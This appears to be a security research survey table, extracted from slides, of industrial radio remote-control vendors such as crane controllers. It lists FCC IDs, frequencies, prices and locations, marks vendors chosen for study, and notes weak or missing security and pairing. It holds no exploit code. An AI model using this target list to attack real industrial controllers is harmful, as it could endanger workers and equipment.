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
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Chosen	Since	Vendor Name	FCC Link	Freq./Security	URL	Price	Size of Brand	Headquarter	Sells in	Description	
X	1974	Circuit Design	https://fccid.io/V9X	426 MHz	Homepage	?		International	Japan	Anywhere	Interesting for us are the tele-commander (multi-channel ON/OFF switches, basically)
X	1997	Saga	https://fccid.io/NCT	<ul style="list-style-type: none"> • 433.050-434.775 MHz • 310-320 MHz • 480.175 MHz 	Homepage [after flash]	729€-1300€ (rhtltd.co.uk)		Nuova Ceva (IT), Australia, US, India	Kaohsiung, Taiwan	TODO	We should look into this one.
X	2013	Juuko 十戸	https://fccid.io/RN4	<ul style="list-style-type: none"> • old 433 MHz • new 902.5-927.5 MHz 	<ul style="list-style-type: none"> • Product List CB9M K Series Brochure • Reseller: Emco India • Juuko Italy • Buy A Series in Ruten • Buy K Series on eBay 	150 USD (A Series) 799 USD (K Series)		Turnkey provider. Available in 20+ countries.	Changhua, Taiwan	TODO	4FSK, 1.2 kbps - Alias "Shun Hu Technology Co., Ltd."
	1998	HBC	https://fccid.io/NO9	902-918 MHz (2,4 GHz)	Homepage ebay: link to ebay	285.53 USD(used)	International 60K units of micron 5 were sold.	Crailsheim, Germany	TODO	They have radiomatic AFS(Automatic Frequency Selection) for finding free channels.	
	1995	Hetronic Group	https://fccid.io/LW9	<ul style="list-style-type: none"> • 4xxMhz, 868Mhz • 915 MHz 	Hetronic ebay: link to ebay link to seller of Pocket MFSHL	1. 4700 USD 2. 550 EUR		Chicago, IL, United States Parent company is Methode Electronics.	TODO	Some their products are using exclusive technology called Multiple Frequency Sharing H-Link (MFSHL).	
	2000	Autec	http://fccid.io/OQA	433.05-434.79MHz 915-928 MHz	Autec Air Series	209€	International	Caldogno, Italy	Anywhere		
	1999	Akerstroms	http://fccid.io/OG4	869.8 MHz, GMSK 926.5 MHz	sesam 800	Smallest model of Sesam 800 looks cheap.	International Established in 1918	Sweden	TODO	The Sesam 800 has various usage areas like remote control of doors, gates, barriers, fans, floodlights, and more. Receiver has 4 digit PIN code to unlock.	




	2014	ELCA	https://fccid.io/2ABS7	434,050–434,790 MHz and 868,0125–870,9875 MHz No security/pairing mentioned in the manuals.	ELCA Radio Controls	Online store for accessories only	They resell to other companies	Italy	TODO	Pretty straightforward product line, I guess using all the same transceivers
	1998	Scanreco	Many: https://fccid.io/N50	2.4 GHz, 433-434 or 902-928MHz Security concerns seems focusing on error/fault tolerance rather than active attacker. They use a custom pairing protocol: I wanna see that.			They have several regional offices and distributors	Sweden	TODO	Interesting product with Linux-based smart display with wi-fi & usb.
	2002	Shanghai Techwell Auto-control Technology 上海技景自动化科技	N/A (Confirmed by @Unknown User (lion_gu))	433/470 MHz	Homepage		Limited to China	Shanghai, China	TODO	Comprehensive products: systems, cranes, remote controllers. Hard to find useful data.
	2001	3-ELITE PTE 三易電子科技	https://fccid.io/PCS	FM 418MHz FSK 868/433/418	Homepage	Contact for quotation, for US\$5000 for 15 sets on Alibaba	Sold in India, China, US, Italy	Taipei, Taiwan	TODO	
	1992	UTing 福鼎 (TeleCrane)	LWN (Lee's High-Tech) LWN9312F24	32-bit security code 315/433 MHz 900 MHz Unique code + watchdog + hamming	Buy in Taobao Reseller Brochures	35-85 USD	Widely used in China.	Kaohsiung, Taiwan	TODO	Aka TeleCrane, TeleControlUS Reseller in IL Branches in CA, CN, JP Reseller in BR
	1982	Cattron Group	https://fccid.io/CN2 Anatel 00272-08-04342	903-927 MHz	Cattron Homepage	199.57 USD (used)	International Established in 1946	UK, Parent company is Laird Technologies.	TODO	Saved in removable contact-less RFID key defines system address, RF channel, key mapping and operation parameters
	2005	NBB	https://fccid.io/SJ7	434.05-434.75 MHz 866-870 MHz 915 MHz (USA)	NBB Products Link to Nano-L SMJ ebay: link to ebay	1200 USD	International They were awarded the INDUSTRIEPREIS 2017 in Germany.	Germany	TODO	Alternatively, they can be used as cable console in radio-critical area.




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- Circuit Design
- SAGA + Telecrane
- Juuko
- ELCA
- Autec
- Hetronic International






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


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

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
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
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




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
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
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Interferences



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Pairing Mechanism



PREVENTS

Interferences

Passcode Protection

Passcode : ****




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
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
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
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
